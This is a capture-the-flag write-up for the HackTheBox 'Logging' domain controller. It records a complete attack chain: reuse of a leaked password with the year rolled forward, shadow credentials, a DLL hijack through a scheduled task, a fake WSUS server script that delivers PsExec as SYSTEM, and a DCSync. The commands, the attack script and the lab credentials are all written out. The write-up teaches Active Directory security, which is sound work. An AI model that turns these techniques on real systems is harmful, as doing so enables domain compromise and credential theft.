
HackTheBox — Logging
Logging is a Windows Domain Controller box that strings together a surprising number of Active Directory abuse techniques: a year-rolled credential leak, shadow credentials against a gMSA, a DLL hijack via a custom scheduled task, and finally a full ESC17 WSUS man-in-the-middle attack to execute a payload as SYSTEM. What makes it particularly interesting — and frustrating — is the number of plausible-looking rabbit holes that dead-end hard: stale passwords in Protected Users groups, empty WSUS admin groups, a disabled Update Orchestrator service, and a certificate template whose single EKU shuts off most of the obvious ADCS attack paths.
HTB Note: As is typical in real pentests, you start with credentials for
wallace.everette / Welcome2026@.
Reconnaissance
Port Scan

The nmap scan returns exactly what you’d expect from a Windows Server 2019 Domain Controller — Kerberos on 88, LDAP/LDAPS on 389/636, SMB on 445 — but two ports stand out immediately: 8530 (WSUS HTTP) and 8531 (WSUS HTTPS). I added DC01.logging.htb and logging.htb to /etc/hosts and moved on to authenticated enumeration.
Authenticated Enumeration with Starting Credentials
With wallace.everette / Welcome2026@, SMB and LDAP auth both succeed. WinRM is denied — wallace is not in Remote Management Users. SMB shares are more interesting:
Logs— readableSYSVOL/NETLOGON— readable (default)WSUSTemp— access deniedADMIN$/C$— denied
The Logs share is the first real find. I pulled everything with smbclient and went through the files. IdentitySync_Trace_20260219.log (dated 2026-02-19) dumps a ConnectionContext debug object containing LOGGING\svc_recovery / Em3rg3ncyPa$$2025. The same log entry records that the LDAP bind failed with LDAP_INVALID_CREDENTIALS — so this password is stale as of February.
LDAP enumeration gives us 12 users plus a gMSA msa_health$. The key group memberships are:
- Domain Admins:
toby.brynleigh,Administrator - Protected Users:
svc_recovery,Administrator - Remote Management Users:
msa_health$ - IT:
jaylee.clifton(LogonCount 169 — actively used account)
I ran a full BloodHound collection as wallace. No ACL attack paths from wallace to anything useful. No Kerberoastable SPNs. No AS-REP roastable accounts. SYSVOL is clean — no GPP cpasswords. ADIDNS has only DC01/logging.htb A records. Every password spray (Welcome2026@, Em3rg3ncyPa$$2025 + variants, seasonal passwords) comes back negative.
The WSUS ApiRemoting30 endpoint accepts wallace’s NTLM auth but rejects every WCF call — WSUS admin group membership is empty at the domain level.
ADCS — The UpdateSrv Template
Certipy’s find command turns up a custom template UpdateSrv on logging-DC01-CA:

EnrolleeSuppliesSubject is set, meaning the enrollee controls the Subject Alternative Name — classic ESC1 territory. But the EKU is Server Authentication only. No Client Authentication EKU means we cannot use this certificate for PKINIT (no TGT via cert) and it won’t work for Schannel LDAP binding. This cert’s only use is impersonating an HTTPS server the DC trusts. Enrollment is restricted to the IT group — jaylee.clifton’s group. That’s the intended path, but we’re not there yet.
Foothold
Step 1 — Year-Rollover on Leaked Credentials
svc_recovery is in Protected Users. This means NTLM authentication is blocked unconditionally — every NTLM attempt returns STATUS_ACCOUNT_RESTRICTION regardless of password correctness. You cannot use NTLM to brute-force or verify passwords for Protected Users accounts. Kerberos preauth is the only oracle.
The leaked password is Em3rg3ncyPa$$2025 from a February 2026 log. The naming convention screams annual rotation. Rolling the year forward:
impacket-getTGT -dc-ip <TARGET> logging.htb/svc_recovery:'Em3rg3ncyPa$$2026'

A valid TGT. The 2025 → 2026 rollover works.
Step 2 — Shadow Credentials: svc_recovery → msa_health$
Re-running BloodHound from svc_recovery’s perspective (not wallace’s) reveals an ACE that was invisible before:
[email protected] --GenericWrite--> [email protected]
This is a crucial lesson about BloodHound collection: ACEs are only visible if your collection account has read access to the target object’s security descriptor. Wallace couldn’t see this edge; svc_recovery can. Always re-collect after each pivot.

GenericWrite on a computer or gMSA account means we can write to msDS-KeyCredentialLink — the shadow credentials attack. Certipy handles this cleanly:
export KRB5CCNAME=/tmp/svc_recovery.ccache
certipy-ad shadow auto -k -no-pass -u svc_recovery -dc-ip <TARGET> \
    -target DC01.logging.htb -account 'msa_health$'
Step 3 — WinRM as msa_health$
msa_health$ is a member of Remote Management Users:
evil-winrm -i <TARGET> -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5
We have a WinRM shell. Medium integrity — no interesting privileges (SeMachineAccount, SeChangeNotify, SeIncreaseWorkingSet). This is a stepping stone, not the end.
Privilege Escalation
The privilege escalation chain has three stages: DLL hijack to get jaylee’s Kerberos TGT, use jaylee’s IT-group membership to enroll an UpdateSrv certificate with a WSUS SAN, then run a fake WSUS server to deliver and execute a payload under SYSTEM.
Stage 1 — DLL Hijack → jaylee.clifton
winPEAS flags a suspicious scheduled task: UpdateChecker Agent, firing every 3 minutes. The binary is C:\Program Files\UpdateMonitor\UpdateMonitor.exe — a .NET 4.7.2 PE32 (x86). I decompiled it in dnSpy:
- If
C:\ProgramData\UpdateMonitor\Settings_Update.zipexists, extract it toC:\Program Files\UpdateMonitor\bin\ LoadLibrary("C:\Program Files\UpdateMonitor\bin\settings_update.dll")GetProcAddress("PreUpdateCheck")and call it
Two things matter here: C:\ProgramData\UpdateMonitor\ is world-writable, and the task runs as jaylee.clifton (Principal SID S-1-5-21-...-2105). A quick note — winPEAS mislabels this as “runs as Administrator” because it reads the task’s <Author> field, not the <Principal> element. Always read the raw task XML:
([xml](Get-ScheduledTask 'UpdateChecker Agent' | Export-ScheduledTask)).Task.Principals.Principal
The DLL must be x86 (UpdateMonitor.exe is PE32). I compiled a simple payload that writes jaylee’s files to a world-readable staging directory, then dropped the ZIP via WinRM:
# Build x86 DLL exporting PreUpdateCheck
i686-w64-mingw32-gcc -shared /tmp/settings_update.c -o /tmp/settings_update.dll

zip -j /tmp/Settings_Update.zip /tmp/settings_update.dll

# Upload via WinRM (avoid evil-winrm's path mangling with colons — write to Documents first)
B64=$(base64 -w0 /tmp/Settings_Update.zip)
nxc winrm <TARGET> -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5 \
  -x "[IO.File]::WriteAllBytes('C:\ProgramData\UpdateMonitor\Settings_Update.zip', \
      [Convert]::FromBase64String('$B64'))"
Wait up to 3 minutes. The task fires, extracts our DLL, loads it, and calls PreUpdateCheck — everything runs as jaylee.
Stage 2 — Rubeus tgtdeleg → jaylee’s TGT
From the DLL context (running as jaylee), I used Rubeus’s tgtdeleg to extract her Kerberos TGT without needing admin rights:
Invoke-WebRequest http://<KALI>:8888/Rubeus.exe -OutFile C:\ProgramData\UpdateMonitor\rb.exe
& C:\ProgramData\UpdateMonitor\rb.exe tgtdeleg /nowrap | Out-File C:\ProgramData\UpdateMonitor\tgt.txt
Pull the output file, decode the base64 kirbi, and convert it for impacket:
impacket-ticketConverter /tmp/jaylee.kirbi /tmp/jaylee.ccache
export KRB5CCNAME=/tmp/jaylee.ccache
klist
# [email protected] valid 10h
Stage 3 — Enroll UpdateSrv Cert for wsus.logging.htb
winPEAS also reveals the WSUS client configuration on DC01. The registry key HKLM:\SOFTWARE\Microsoft\Update Services\Server\Setup:WUServer points to https://wsus.logging.htb:8531. Running a DNS lookup for wsus.logging.htb returns NXDOMAIN — it’s not registered.
Here’s where ESC17 comes together. Any authenticated domain user can create child records in ADIDNS by default (the zone object grants Create Child to Authenticated Users). As jaylee, we register the missing record:
export KRB5CCNAME=/tmp/jaylee.ccache
python3 /tmp/krbrelayx/dnstool.py -u 'logging.htb\jaylee.clifton' -k \
  -dc-ip <TARGET> -dns-ip <TARGET> \
  -r 'wsus.logging.htb' -d <KALI_IP> -a add DC01.logging.htb
Then enroll UpdateSrv with wsus.logging.htb in the SAN. Because jaylee is in the IT group, she has enrollment rights:
certipy-ad req -k -no-pass -u jaylee.clifton -dc-ip <TARGET> \
  -dc-host DC01.logging.htb -target DC01.logging.htb \
  -ca 'logging-DC01-CA' -template UpdateSrv \
  -subject 'CN=wsus.logging.htb' -dns 'wsus.logging.htb' \
  -out /tmp/wsus_cert
The template’s Machine context caused failures via certreq/CertEnroll in user context (CONTEXT_E_ROLENOTFOUND), but certipy’s direct RPC path via ICertRequest.Submit bypasses that issue. We get a PFX with the private key.
Convert to PEM for use with our fake WSUS server:
openssl pkcs12 -in /tmp/wsus.pfx -passin pass: -out /tmp/wsus_cert.pem -nodes
Stage 4 — Fake WSUS MITM with wsuks (ESC17)
The intended tool here is wsuks (NeffIsBack’s purpose-built ESC17 tool) — not pywsus. I initially tried pywsus and spent hours debugging why the DC’s Windows Update client kept reporting 0x8024402a and never progressing past SyncUpdates. The root cause: pywsus has a w4.org → w3.org XML namespace typo in its resource files, plus a Prerequisites block gated to a Windows-7-era category UUID that Server 2019 simply doesn’t match. wsuks handles all of this correctly.
There’s one critical wsuks configuration detail: --serve-only binds both the SOAP endpoint and the file delivery URL on the same TLS port (8531). But Windows Update downloads the actual update file via the plain HTTP URL embedded in the GetExtendedUpdateInfo XML response — the file fetch needs to land on HTTP port 8530. Running both on HTTPS causes WUA to silently stall with the PsExec binary sitting in SoftwareDistribution\Download\Install\ forever. The fix is a port-split launcher:
# /tmp/run_wsuks.py — serves SOAP on HTTPS 8531, file delivery on HTTP 8530
import ssl, sys, os, logging, threading
from functools import partial
from http.server import HTTPServer

class _Noop:
    def __init__(self, *a, **k): pass
    def __getattr__(self, n): return lambda *a, **k: None

sys.modules['wsuks.lib.router'] = type(sys)('stub')
sys.modules['wsuks.lib.router'].Router = _Noop
sys.modules['wsuks.lib.arpspoofer'] = type(sys)('stub')
sys.modules['wsuks.lib.arpspoofer'].ArpSpoofer = _Noop

from wsuks.lib.logger import initLogger
initLogger(debug=True)
from wsuks.lib.wsusserver import WSUSUpdateHandler, WSUSBaseServer

HOST = '<KALI_TUN0_IP>'
WSUS_HOST = 'wsus.logging.htb'
EXE = '/tmp/PsExec64.exe'
CERT_PEM = '/tmp/wsus_cert.pem'
COMMAND = ('/accepteula /s cmd.exe /c "'
           'net localgroup administrators msa_health$ /add & '
           'net localgroup administrators >> C:\\Windows\\Temp\\pwn.txt"')

exe_bytes = open(EXE, 'rb').read()
# EXE delivery URL must be plain HTTP — this is what WUA fetches the file from
client_location = f"http://{WSUS_HOST}:8530"
h = WSUSUpdateHandler(exe_bytes, os.path.basename(EXE), client_location)
h.set_resources_xml(COMMAND)

def serve(port, use_tls, label):
    httpd = HTTPServer((HOST, port), partial(WSUSBaseServer, h))
    if use_tls:
        ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
        ctx.load_cert_chain(CERT_PEM)
        httpd.socket = ctx.wrap_socket(httpd.socket, server_side=True)
    logging.getLogger('wsuks').info(f'[{label}] {HOST}:{port}')
    httpd.serve_forever()

threading.Thread(target=serve, args=(8530, False, 'HTTP-FILE'), daemon=True).start()
serve(8531, True, 'HTTPS-SOAP')
Run it with wsuks’s own venv Python (so all its modules are importable):
sudo /home/kali/.local/share/pipx/venvs/wsuks/bin/python /tmp/run_wsuks.py
There’s one more subtlety: if WUA has already processed an update cycle recently, it caches the “already handled” state and won’t recheck. The fix is wuauclt /resetauthorization /detectnow, which any authenticated user can run — it expires the server cookie and forces a full fresh scan-download-install cycle through wuauserv alone (no UsoSvc required).
From our msa_health$ WinRM session:
wuauclt /resetauthorization /detectnow
The DC’s wuauserv runs through the full pipeline within about 60 seconds:
GetConfig→GetCookie→SyncUpdates— finds 1 applicable updateGetExtendedUpdateInfo— retrieves fake update metadata + file URLGET http://wsus.logging.htb:8530/<uuid>/PsExec64.exe— downloads payloadwuauservnative install handler executes it — PsExec runs as SYSTEMReportEventBatch— confirms success
The payload runs net localgroup administrators msa_health$ /add. To pick up the new group membership, open a fresh WinRM session (the existing token won’t include the new SID):
nxc winrm <TARGET> -u 'msa_health$' -H 603fc24ee01a9409f83c9d1d701485c5 \
  -x 'whoami /groups | findstr S-1-5-32-544'
BUILTIN\Administrators S-1-5-32-544 — we’re local admin.
Stage 5 — DCSync and Flags
With local admin access, DCSync is trivial:
impacket-secretsdump -hashes ':603fc24ee01a9409f83c9d1d701485c5' \
  'logging.htb/[email protected]' -just-dc-user Administrator

Administrator is in Protected Users, so NTLM authentication is blocked. We need to use the AES256 key to get a TGT, then authenticate with Kerberos:
impacket-getTGT -aesKey 1d9e91a43de90331df700b2f780d5b8428f7261481f29220cd02193fe5126130 \
  -dc-ip <TARGET> logging.htb/Administrator
export KRB5CCNAME=/tmp/Administrator.ccache
impacket-wmiexec -k -no-pass -dc-ip <TARGET> 'logging.htb/[email protected]'
One final gotcha: the root flag is not at C:\Users\Administrator\Desktop\root.txt. That directory only contains desktop.ini. The actual flag is at C:\Users\toby.brynleigh\Desktop\root.txt — toby.brynleigh being the real human Domain Admin account on this box.
Lessons Learned
Protected Users blocks NTLM unconditionally. STATUS_ACCOUNT_RESTRICTION on every NTLM attempt, regardless of password correctness. Kerberos preauth is your only oracle for password validity. This applies to the final Administrator escalation too — you need the AES256 key from DCSync, not the NT hash.
Year-rollover is a legitimate technique. When a debug log shows a credential leak alongside LDAP_INVALID_CREDENTIALS, the password was recently rotated. The naming convention (Pa$$2025) tells you exactly where to look. Always try YYYY → YYYY+1 before abandoning a leaked credential.
Re-run BloodHound after every pivot. The svc_recovery → GenericWrite → msa_health$ edge was completely invisible to wallace’s collection but appeared immediately from svc_recovery. ACE visibility depends on your collection account’s read rights on each object’s security descriptor.
winPEAS task ownership is misleading. It surfaces the <Author> field, not <Principal>. When a scheduled task looks interesting, always pull the raw XML to confirm which SID actually runs the binary.
ESC17 requires the right tool. pywsus has a hardcoded w4.org XML namespace typo and a Windows 7-era Prerequisites UUID that causes Server 2019 clients to fail SyncUpdates with 0x8024402a. wsuks is purpose-built for ESC17 and handles the metadata correctly. Similar ADCS mis-configurations were also central to the approach in Access, though that box used different EKU abuse.
wsuks port-split matters. --serve-only binds both SOAP and file delivery on the TLS port. WUA fetches the actual update binary via the HTTP URL in GetExtendedUpdateInfo, not HTTPS. Collapsing both to TLS causes a silent stall. SOAP on 8531 (HTTPS), file delivery on 8530 (HTTP).
UsoSvc disabled is not a blocker. wuauserv owns the install phase independently. The trick is forcing a fresh detection cycle — wuauclt /resetauthorization /detectnow works as any authenticated user, clears the cached state, and lets wuauserv run the full scan-download-install pipeline in one pass.
Default impacket psexec breaks on 2019 with STATUS_PIPE_BROKEN. Use wmiexec for reliable semi-interactive shells against Server 2019.
evil-winrm mangles paths containing colons. C:\ProgramData\file becomes C:ProgramDatafile at the destination. Upload to a simpler path like Documents first, then Move-Item to the real location.